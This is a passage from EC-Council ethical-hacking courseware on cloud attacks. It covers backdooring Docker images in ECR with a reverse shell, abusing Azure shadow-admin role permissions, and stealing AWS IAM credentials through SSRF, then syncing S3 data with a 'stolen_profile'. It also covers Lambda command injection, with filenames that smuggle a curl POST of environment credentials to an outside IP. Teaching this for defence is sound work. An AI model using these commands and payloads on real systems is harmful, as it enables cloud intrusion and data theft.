


Figure 19.87: Screenshot of CCAT showing the target Docker image

- **Step 3: Create a backdoor image**

After pulling the Docker image from the ECR repository, attackers create and embed a backdoor for reverse shell in the target Docker image. An attacker can use the “**Docker Backdoor**” module to create a reverse shell backdoor replacing the default CMD command.




Figure 19.88: Screenshot of CCAT embedding reverse shell

- **Step 4: Push the backdoor Docker image**

Attackers push the target Docker image embedded with backdoor back to the ECR repository. The CCAT provides the “**Push Repos to ECR**” module to upload the modified Docker image to the ECR repository.




Figure 19.89: Screenshot of CCAT pushing the Docker image

Exploiting Shadow Admins in AWS

- Shadow admins are user accounts with specific permissions that allow attackers to penetrate the target cloud network
- Attackers abuse shadow admin permissions to escalate privileges and gain control over the target cloud environment

Elevating Access Permissions

Attackers abuse `Microsoft.Authorization/elevateAccess/Action` permissions to elevate their privileges to an admin account.

Modifying Existing Roles

Attackers abuse `Microsoft.Authorization/roleDefinitions/write` permissions to modify an existing role and create new admin accounts.

Creating New Accounts

Attackers with the `Microsoft.Authorization/roleAssignments/write` permission can assign new roles for privileged accounts.

SkyArk

SkyArk contains two main scanning modules, **AWStealth** and **AzureStealth**, which allow attackers to discover entities having sensitive and risky permissions.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Exploiting Shadow Admins in AWS

Shadow admins are user accounts with specific permissions that allow attackers to penetrate the target cloud network. Attackers can exploit shadow admins only after gaining some kind of access to the target environment. Attackers abuse shadow admin permissions to escalate privileges and gain control over the target cloud environment.

Some of the techniques used by attackers to abuse shadow admin permissions are discussed below.

Elevating Access Permissions

Attackers abuse `Microsoft.Authorization/elevateAccess/Action` permissions to elevate their privileges to those of an admin account.

Modifying Existing Roles

Attackers abuse `Microsoft.Authorization/roleDefinitions/write` permissions to modify an existing role and create new admin accounts.

Creating New Accounts

Attackers with the `Microsoft.Authorization/roleAssignments/write` permission can assign new roles for privileged accounts.

Attackers can also leverage custom roles to create new shadow admin accounts.

```
{  
    "Name": "Storage Team Leader",  
    "Id": null,  
    "IsCustom": true,  
    "Description": "Allows a Storage Team Leader to do his work",  
    "Actions": [  
        "Microsoft.Storage/*",  
        "Microsoft.StorageSync/*",  
        "Microsoft.Sql/managedInstances/databases/*",  
        "Microsoft.DBforMySQL/servers/databases/*",  
        "Microsoft.Authorization/roleAssignments/*"  
    ],  
    "NotActions": [],  
    "AssignableScopes": [  
        "/subscriptions/6ec6070a-ded3-41bc-9541-14954bd22c3a"  
    ]  
}
```

Figure 19.90: Screenshot showing role permissions

The custom role “Storage Team Leader” is a full subscription admin. Attackers can abuse permissions such as **Microsoft.Authorization/roleAssignments/*** by leveraging the **AssignableScopes** subscription to assign any additional permissions for an account. Attackers can also use tools such as SkyArk and Red-Shadow to identify and exploit shadow admin accounts in AWS.

- **SkyArk**

Source: <https://github.com>

SkyArk contains two main scanning modules, **AWSStealth** and **AzureStealth**. With the scanning results from SkyArk, attackers can discover the entities (users, groups, and roles) that have the most sensitive and risky permissions.



Figure 19.91: Screenshot of SkyArk

Gaining Access by Exploiting SSRF Vulnerability

- **Exploiting SSRF vulnerability to retrieve AWS IAM credentials**
 - Attackers exploit SSRF vulnerability in a web application to gain access to cloud metadata services such as AWS EC2 and retrieve AWS access keys for a role.
 - Attackers can perform this attack only when the target web application is using `Http` and has an SSRF vulnerability in a GET variable called `url`.
- **Adding credentials to the local aws-cli**
 - Add the credentials to the local `aws-cli` using the `aws configure` command.
- **Gaining access to data stored in S3 buckets**
 - Run the following command to check the AWS set up:
`aws sts get-caller-identity --profile stolen_profile`
 - Run the following command to retrieve all the buckets available for the account:
`aws s3 ls --profile stolen_profile`
 - Run the following command to synchronize and download all the data stored in the buckets:
`aws s3 sync s3://bucket-name /home/attacker/localstash/targetcloud/ --profile stolen_profile`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Gaining Access by Exploiting SSRF Vulnerabilities

Attackers can exploit SSRF vulnerabilities in a web application that is hosting the cloud service to retrieve the AWS credentials for a role, add the retrieved credentials to the local `aws-cli`, retrieve user account details from S3 buckets, and gain access and exfiltrate the data stored in all the buckets related to that account.

- **Exploiting SSRF vulnerabilities to retrieve the AWS IAM credentials**

Attackers exploit SSRF vulnerabilities in web applications to gain access to cloud metadata services, such as AWS EC2, and retrieve the AWS access keys for a role. These keys allow attackers to find and synchronize the S3 buckets to a local host, thereby gaining access to the data stored in those buckets. Attackers can perform this attack only when the target web application is using `Http` and has a SSRF vulnerability in a GET variable called `url`.

- **Adding credentials to the local aws-cli**

After accessing the AWS credentials for a role, add the credentials to the local `aws-cli` using the “`aws configure`” command.

- **Gaining access to data stored in S3 buckets**

After adding the credentials, run the following command to check whether everything is set up properly:

```
aws sts get-caller-identity --profile stolen_profile
```

The above command retrieves the user ID, account number, and Amazon resource number (ARN) for the role.

Now, run the following command to retrieve all buckets available for the account:

```
aws s3 ls --profile stolen_profile
```

The above command lists all the S3 buckets for the specific account, which can be accessed by the IAM role.

Finally, run the following command to synchronize and download the data stored in the buckets to the local system:

```
aws s3 sync s3://bucket-name  
/home/attacker/localstash/targetcloud/ --profile stolen_profile
```

61 Module 19 | Cloud Computing

EC-Council C|EH™

Attacks on AWS Lambda

Black-Box Scenario

In this scenario, attackers make **certain assumptions** regarding the specific feature as they do not have prior information about the internal working systems or the environment.



AWS CLI commands

- List the objects within the specified bucket:
`aws s3 ls prod-file-bucket-eu`
- Check the assigned tags along with some useful information:
`aws s3api get-object-tagging --bucket prod-file-bucket-eu --key config161.zip`
- Create a new connection with another EC2:
`aws s3 cp config.zip 's3://prod-file-bucket-eu/screen'; curl -X POST -d "testCurl" <Target IP>:443;`
- Use the env environment for extracting the AWS credentials:
`aws s3 cp config.zip 's3://prod-file-bucket-eu/screen'; curl -X POST -d "env" <Target IP>:443;.zip'`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org


62 Module 19 | Cloud Computing

EC-Council C|EH™

Attacks on AWS Lambda (Cont'd)

White-Box Scenario

- In this scenario, attackers **hold prior information** about the environment, which helps them in achieving their goals.
- Check the **user policies** associated with an account: `aws iam list-attached-user-policies --user-name operator`
- List the **Lambda functions** and identify a specific role: `aws lambda list-functions`
- Find more information about the Lambda function: `aws lambda get-function --function-name corpFuncEasy`



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Attacks on AWS Lambda

As serverless functions can run without a managed server, they are vulnerable to different application-level attacks such as DDoS, command injection, and cross-site scripting (XSS). Attackers can abuse AWS Lambda functions to gain privileges and compromise the confidentiality of an account.

Attackers can use two scenarios for abusing Lambda functions, which are discussed below.

Black-Box Scenario

In this scenario, attackers make certain assumptions regarding the specific feature as they do not have prior information about the internal working systems or the environment.

The steps to perform an attack using the black-box scenario approach are as follows.

- **Step 1:** An attacker accesses a misconfigured S3 bucket that was not implemented with any credentials. The misconfigured buckets that the attacker gains access to may contain various organizational files.
- **Step 2:** Now, the attacker uploads files to S3 and then rechecks their configurations.
- **Step 3:** Once the files are uploaded, the tags of the individual files can be calculated using a Lambda function.
- **Step 4:** Then, the attacker exfiltrates the cloud credentials of an account and starts enumeration for higher privileges with the acquired AWS credentials.




